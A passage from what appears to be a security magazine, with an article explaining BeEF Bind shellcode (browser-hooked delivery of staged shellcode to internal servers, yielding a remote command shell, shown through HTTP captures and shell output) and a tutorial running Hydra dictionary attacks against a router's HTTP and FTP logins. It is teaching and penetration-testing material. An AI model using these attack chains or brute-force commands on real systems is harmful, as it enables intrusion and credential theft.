Wade put me in contact with Michele Orru, who is the lead BeEF core developer. My BeEF Bind shellcode was provided to Michele, who created an awesome module within BeEF to not only deliver the exploit containing the BeEF Bind shellcode through the victim’s web browser and to an internal server, but also provide an interactive command prompt for the attacker to send operating system commands to be executed, and read the command output returned by the BeEF Bind shellcode.

So how does BeEF Bind Shellcode work?

Exploits often have a very limited amount of space to store the shellcode. Therefore, one primary aim of developing shellcode is to make it as small as possible so that it can be used in as many exploits as possible.

BeEF Bind shellcode is a multi-staged payload. This is a shellcoding technique that allows the

```

>>> POST /abc.html HTTP/1.1
Host: 172.16.37.151:143
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.8; rv:21.0) Gecko/20100101 Firefox/21.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain
Content-Length: 44
data1=a01 login root password
a002 logout
<<< POST BAD command "/abc.html" unrecognized or not valid in the current state
<<< Host: BAD command "172.16.37.151:143" unrecognized or not valid in the current state
<<< Accept: BAD command "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8" unrecognized
<<< Accept-Encoding: BAD command "gzip," unrecognized or not valid in the current state
<<< DNT: BAD command "1" unrecognized or not valid in the current state
<<< Content-Type: BAD command "text/plain" unrecognized or not valid in the current state
>>> data1=a01 LOGIN root *****
<<< data1=a01 NO LOGIN root username/password incorrect
<<< * BYE IMAP4 Server logging out
a002 OK LOGOUT completed

```

Figure 1. Tolerant IMAP Protocol Ignores Invalid Commands and Executes Valid Commands

shellcode to be delivered to the vulnerable server in two parts, known as the “stager” and the “stage”.

The stager is designed to be as small as possible with the minimum functionality, and is then inserted into the exploit. Once the exploit triggers the bug and executes the stager shellcode, the stager downloads the stage. This is a larger piece of shellcode that contains all of the features of the backdoor. The BeEF Bind stager is only 299 bytes (326 bytes after “bad character” encoding), and the BeEF Bind stage is 792 bytes.

The stager sets up a TCP listener by default on port 4444/TCP in the same way that a standard Port Bind payload does. The difference being that BeEF Bind listens for an HTTP POST request and searches for a parameter called “cmd”. This parameter contains the raw stage shellcode that when executed replaces the TCP listener on port 4444/TCP with a custom tiny web server.

This web server listens for the web browser to send HTTP POST requests with a cmd parameter that contains a system command to be executed on the compromised server. The web server creates a set of pipes and spawns a cmd.exe process whose input and output are redirected to the pipes. This allows the web server to write the command to cmd.exe, which gets executed on the system, and then reads the resulting output.

The web browser then sends HTTP GET requests. This instructs the web server that the web browser wants to retrieve the command output. The web browser then generates some HTTP response headers and grabs a chunk of the command output that it sends back in the HTTP response body. This is repeated until all of the command output has been returned to the web browser.

At this point, the web browser has successfully exploited the vulnerable server, setup a custom web server using BeEF Bind shellcode, sent a command in an HTTP request that is executed on the compromised server, and downloaded the command output via HTTP GET requests.

Same Origin Policy (SOP)

But, didn't we mention that the Same Origin Policy prevents the web browser from gaining access to the HTTP responses?

Yes, we did, but remember that we control the web server. To get around this limitation, the BeEF Bind web server sets an HTTP response header “Access-Control-Allow-Origin:*” that disables the Same Origin Policy for the BeEF Bind web server in the victim's web browser. This means that the BeEF JavaScript within the web browser is now able to gain access to the command output and pass it back to the attacker located on the Internet.




Figure 2. BeEF Bind Exploitation Flow




Figure 3. BeEF Port Scanner Module locates IMAP port on internal server

BeEF Bind Metasploit Payload Module

I also developed a BeEF Bind Metasploit payload module so that users of the BeEF Bind shellcode could easily change the listening port, as well as use a range of shellcode encoders so that the shellcode was highly customisable for a range of different exploits.

Delivery and Usage From Within BeEF

So let's step through how the attack is executed from the start. The first step is to hook BeEF into a web browser via XSS, Phishing, or a defaced or malicious website. This is done by tricking the victim into visiting an HTML page containing a script tag with the source pointing to the BeEF JavaScript file. At this point the hooked web browser starts polling the BeEF server for instructions. For best results you may want to consider using the




Figure 5. Wireshark capture on the compromised IMAP server showing the web request containing the exploit and BeEF Bind shellcode stager

BeEF module to disable the Port Banning configuration within the victim's web browser. This will allow the web browser to connect to any port without restrictions. This option is less stealthy as it tricks the user into installing a web browser plugin that appears as an upgrade, but will provide a much greater attack surface within the victim's internal network.

The attacker then selects the JavaScript Port Scanning module to force the victim's web browser to perform a JavaScript port scan across their internal systems. The resulting data is then sent back to the BeEF console.




Figure 4. Web browser delivers BeEF Bind Stager Shellcode within the IMAP exploit via POST request





Figure 6. Web browser delivers larger BeEF Bind Stage Shellcode via POST request to BeEF Bind stager

We now know the systems and services running on their internal network. Using the BeEF Bind module you can now remotely deliver exploits containing the BeEF Bind shellcode (both the stager and the stage) through the victim's web browser to the services running on their internal servers (Figure 4-6).

The BeEF Bind shellcode sets up its web server to listen on port 4444/TCP that listens for commands from the web browser to be executed on the compromised host.




```
Prompt
Terminal
Welcome to BeEF Bind interactive shell. To Begin Using type 'help'
BeEF-bind-9 target 172.16.67.135 4444
Target is now 172.16.67.135:4444
BeEF-bind-9 exec netstat -na
Command [6] sent successfully
BeEF-bind-9 get 6
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netstat -na

Active Connections

Proto Local Address Foreign Address State
TCP 0.0.0.0:25 0.0.0.0:0 LISTENING
TCP 0.0.0.0:90 0.0.0.0:0 LISTENING
TCP 0.0.0.0:106 0.0.0.0:0 LISTENING
TCP 0.0.0.0:110 0.0.0.0:0 LISTENING
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING
TCP 0.0.0.0:143 0.0.0.0:0 LISTENING
TCP 0.0.0.0:388 0.0.0.0:0 LISTENING
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING
TCP 127.0.0.1:1044 0.0.0.0:0 LISTENING
TCP 127.0.0.1:5152 0.0.0.0:0 LISTENING
TCP 127.0.0.1:8181 0.0.0.0:0 LISTENING
TCP 172.16.67.135:139 0.0.0.0:0 LISTENING
TCP 172.16.67.135:143 172.16.67.1:57055 CLOSE_WAIT
TCP 172.16.67.135:4444 172.16.67.1:57056 TIME_WAIT
TCP 172.16.67.135:4444 172.16.67.1:57057 TIME_WAIT
TCP 172.16.67.135:4444 172.16.67.1:57058 ESTABLISHED
UDP 0.0.0.0:445 *:*
UDP 0.0.0.0:500 *:*
UDP 0.0.0.0:1029 *:*
UDP 0.0.0.0:1166 *:*
UDP 0.0.0.0:4500 *:*
UDP 127.0.0.1:123 *:*
UDP 127.0.0.1:1500 *:*
```

Figure 7. BeEF Bind Module provides attacker with remote interactive command shell on internal host



```
POST / HTTP/1.1
Host: 172.16.67.135:4444
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:15.0)
Firefox/15.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: keep-alive
Content-Type: text/plain; charset=UTF-8
Referer: http://172.16.67.1:3000/demos/basic.html
Content-Length: 17
Origin: http://172.16.67.1:3000
Pragma: no-cache
Cache-Control: no-cache

cmd-netstat -na
HTTP/1.1 200 OK
Content-Type: text/html
Access-Control-Allow-Origin: *
Content-Length: 3016

netstat -na

Active Connections

Proto Local Address Foreign Address State
TCP 0.0.0.0:25 0.0.0.0:0 LISTENING
TCP 0.0.0.0:90 0.0.0.0:0 LISTENING
TCP 0.0.0.0:106 0.0.0.0:0 LISTENING
```

Figure 8. Wireshark capture on the compromised IMAP server showing the web request containing the command to be executed on the server, and the command output being returned in an HTTP response

On the Web

- <http://www.beefproject.com/> – BeEF Project Website and BeEF Download,
- <https://www.blackhat.com/us-13/training/the-shellcode-lab.html> – The Shellcode Lab, Black Hat USA Training Course,
- <http://www.threatintelligence.com/> – Threat Intelligence Website,
- <http://www.threat-analytics.com/> – Threat Analytics Website,
- <http://www.slideshare.net/micheleorru2/rooting-your-internals-exploiting-internal-network-vulns-via-the-browser-using-beef-bind> – BeEF Bind Presentation Slides

BeEF then provides the attacker with an interactive command prompt, similar to a standard Windows command prompt, which allows you to remotely send commands to the internal server and display the command output (Figure 7 and Figure 8).

BeEF Bind Benefits and Summary

The BeEF Bind attack is performed entirely via the victim's web browser. This means that it bypasses all border security controls, such as firewalls, authenticated proxies, and Intrusion Detection Systems.

This attack also bypasses any Anti-Virus running on the victim's machine, and will still work even when the victim's web browser and operating system is completely patched, and even if all web browser modules are disabled or uninstalled.

This technique ultimately removes the need to purchase 0-day exploits due to the rampant number of vulnerable services located within organisations' internal networks.

You can download the BeEF Bind shellcode and the BeEF software from the BeEF Project website.

TY MILLER



Ty Miller is the founder and CEO of Threat Intelligence (www.threatintelligence.com), and creator of their Threat Analytics product (www.threat-analytics.com) that detects and alerts on attacks before they begin.

Threat Intelligence is creating the next era of penetration testing by developing the concept around dynamic risk management and intelligence integration.

Ty runs "The Shellcode Lab" training course at Black Hat USA each year in Las Vegas. He presented at Black Hat USA on his development of Reverse DNS Tunneling Shellcode, and at Ruxcon on his development of BeEF Bind shellcode with Michele Orru. Ty Miller is also a co-author of the book Hacking Exposed Linux 3rd Edition.

Using Hydra To Crack The Door Open

Take advantage of a cracking tool to test the resilience of your local or remote network servers and various other devices from a computer to router on the network.

The complexity of security range from basic computing systems to more intricate industrial systems with biometric locks or weapons like quantum computing which will come into play in the future.

The more important the data is, the tighter the locks must be. The security countermeasures can range from simple to more elaborate as we climb the ladder of importance of the information to be protected. A chain is as only as strong as its weakest link.

If the password of the administrator's is not secure enough, then the attacker may use privilege escalation to get to the data, thwarting any attempt to keep them from the myriads of attackers who seek to gain direct access to them. If upfront, we keep the front door heavily fortified then the malicious persons will go to the next available building to try their luck. Hence, the password strength of your local network access or network devices or even remote servers and other devices is a critical step to prevent attacks. Below highlight some of the rules to achieving e strong passwords. Basic password creation rules:

- A minimum password length of 12 to 18 characters.
- Include numbers, upper and lower case combinations as well as symbols, if the system allows it.
- Avoid names or important personal information that someone else also knows, e.g. your father's name or your date of birth.
- Use password generator (where feasible).
- Store them in special applications with master password set and not using post-it notes or hand written information hidden at your desk.
- Change any default passwords.
- Make intentional typos which only you know.
- Do not use the same password for all your systems.
- Change your password frequently.

So, now you know the rules. But how do you ensure that your passwords are strong enough and not too complicated to remember? How can you evaluate the strength of your password? You can use tools, in Backtrack to test your password resilience.

Installing Backtrack on VirtualBox

There are three ways to operate Backtrack.

- Install it to your computer.
- Run it through a live CD
- Install it on a virtual environment like Virtual-Box or Vmware.

I am going to demonstrate how to work with Backtrack installation in VirtualBox. In order to achieve this, you have to download two components:

- latest VirtualBox version (can be found at <https://www.virtualbox.org/wiki/Downloads>)
- Backtrack image to use for VirtualBox (can be found at: <http://www.backtrack-linux.org/downloads/>)

Once you have all the above, you can begin the installation of VirtualBox. Do keep two things in




Figure 1. Base memory size used in VirtualBox installation




Figure 2. Hard disk size used in VirtualBox installation




Figure 3. Installation completion message from Backtrack

mind. Allow larger memory space and hard disk to be allocated during installation, like you see in the two above screenshots (Figures 1 and 2). I use at least 1024 MB for memory and a hard disk of larger than 10 GB of size. All other settings you can leave to as default. Use the Backtrack .iso to input in this VirtualBox instance and run it to complete the installation process. One last thing, be patient during final installation as you may see the bar slowing at 99%.. Do not abort and you will eventually see the following message: Figure 3.

The password tools in Backtrack are located in the following path: Backtrack → Privilege Escalation → Password attacks, as you can also see in Figure 4.

In our next example we will use nmap, also existing in Backtrack, which is an open tool for network discovery and security auditing. Since this article intent is not to demonstrate nmap usage, I will only tell you that one of the most famous of its features is port scanning. So, if you have a computer or router or whichever device at a network, you can use its IP address with nmap to




Figure 4. Backtrack password cracking tools



Figure 5. Using nmap to perform port scanning at 192.168.1.1 (router's IP)

see which ports are open on it. I have my router at the local network with IP of 192.168.1.1 and I want to run a port scan on it to see what the open services are. So, I use the simple command: `nmap 192.168.1.1`. So, as you can see in Figure 5, my device has TCP ports 21, 23, 53, 80 and 5555 open. Nmap, in this mode, has scanned a total of 1,000 ports.

I will move on to introducing Hydra, which is a well-known tool for dictionary attacks on various devices (you can find it in sub-path Online Attacks of the pre-mentioned Backtrack structure). Alternatively, if you are using Windows, you can try downloading Cygwin and run the tools from there. In this example, I will use Hydra to target my router in order to perform a dictionary attack on the password. I will use *dictionary.txt* which I will populate and increase the number of words as time goes by. I have modified it for this demonstration purpose to use 30 passwords. The parameters that Hydra accepts: Listing 1.

The command string to be used to attack the router along with its arguments is as follow:

```
hydra -V -l admin -P /root/Desktop/dictionary.txt
-t 36 -f -s 80 192.168.1.1 http-get /
```

So we are essentially telling Hydra to use the username (which in this scenario will only be admin) and password combination used every time (-v), with username admin (as in most router cases but if we want, another dictionary can be used here for usernames), specifying the password file to be used (-P), we specify number of connections in parallel tasks (-t), exiting after first successful crack (-f), port to be used is 80 (http port which is open as nmap showed earlier), IP address of the router is 192.168.1.1 and protocol is http-get (usually it is either get or post). Notice the character / at the end of the line which specifies to attempt to crack at the root page (it is actually like saying try the login credentials at index.html). The output we get is shown in Figure 6.

Listing 1. Hydra parameters of operation

```
Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS]
           [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET]
           [-SuvV46] [server service [OPT]]|[service://server[:PORT][/OPT]]
```

Options:

```
-R      restore a previous aborted/crashed session
-S      perform an SSL connect
-s PORT if the service is on a different default port, define it here
-l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
-p PASS or -P FILE try password PASS, or load several passwords from FILE
-x MIN:MAX:CHARSET password bruteforce generation, type "-x -h" to get help
-e nsr   try "n" null password, "s" login as pass and/or "r" reversed login
-u      loop around users, not passwords (effective! implied with -x)
-C FILE  colon separated "login:pass" format, instead of -L/-P options
-M FILE  server list for parallel attacks, one entry per line
-o FILE  write found login/password pairs to FILE instead of stdout
-f      exit after the first found login/password pair (per host if -M)
-t TASKS run TASKS number of connects in parallel (default: 16)
-w / -W TIME waittime for responses (32s) / between connects per thread
-4 / -6  prefer IPv4 (default) or IPv6 addresses
-v / -V  verbose mode / show login+pass combination for each attempt
-U      service module usage details
server  the target server (use either this OR the -M option)
service the service to crack. Supported protocols: cisco cisco-enable
cvs firebird ftp[s] http[s]-{head|get} http[s]-{get|post}-form http-proxy
http-proxy-urlenum icq imap irc ldap2 ldap3[-{cram|digest}md5] mssql mysql
ncp nntp oracle-listener oracle-sid panywhere pcnfs pop3 postgres rdp
rexec rlogin rsh sip smb smtp smtp-enum snmp socks5 ssh svn teamspeak
telnet vmauthd vnc xmpp
```

From what you can see, the password search wasn't really successful so the program just concludes its execution. As already stated earlier, try to have one basic principle at mind: The better variety and size the original dictionary has, the better the result will be. Let us try a different approach this time by attacking the router's ftp protocol, using the command string that follows. This time, we tell Hydra to try a null password and to use login credentials as password in addition to what we did earlier.

```
hydra -V -l admin -P /root/Desktop/dictionary.txt
-e ns -f -s 21 192.168.1.1 ftp
```

```
Hydra v6.5 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2013-06-23 23:04:56
[DATA] 20 tasks, 1 servers, 20 login tries (l:1/p:20), ~1 tries per task
[DATA] attacking service http_get on port 80
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456!" - child 0 - 1 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!1234567" - child 1 - 2 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!12345678" - child 2 - 3 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456789" - child 3 - 4 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!1234567890" - child 4 - 5 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456@" - child 5 - 6 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456#" - child 6 - 7 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456%" - child 7 - 8 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456^" - child 8 - 9 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456&" - child 9 - 10 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456*" - child 10 - 11 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "!123456~" - child 11 - 12 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "ayotea" - child 12 - 13 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "spamer" - child 13 - 14 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "killer" - child 14 - 15 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "daemon" - child 15 - 16 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "dinnerable" - child 16 - 17 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "skidish" - child 17 - 18 of 20
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "039846980890" - child 18 - 19 of 20
[STATUS] attack finished for 192.168.1.1 (waiting for children to finish)
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "didesneu" - child 19 - 20 of 20
Hydra (http://www.thc.org/thc-hydra) finished at 2013-06-23 23:05:20
```

Figure 6. Output of attempt to crack the password of the router at 192.168.1.1




Figure 7. Hydra settings in target tab

If you are not a command line addict, you can use the GUI version of Hydra. For instance, checking on the parameters will represent the same settings as the above command line: Figure 7 and Figure 8.

If you want to change the task number you can use the Tuning Tab and as you soon as you set everything go to the Start tab and begin the application. After that you can save your output for future inspection. For example, I have the below output from my test:

```
[ATTEMPT] target 192.168.1.1 - login "admin" - pass "Anonymous" - child 0 - 1 of 5
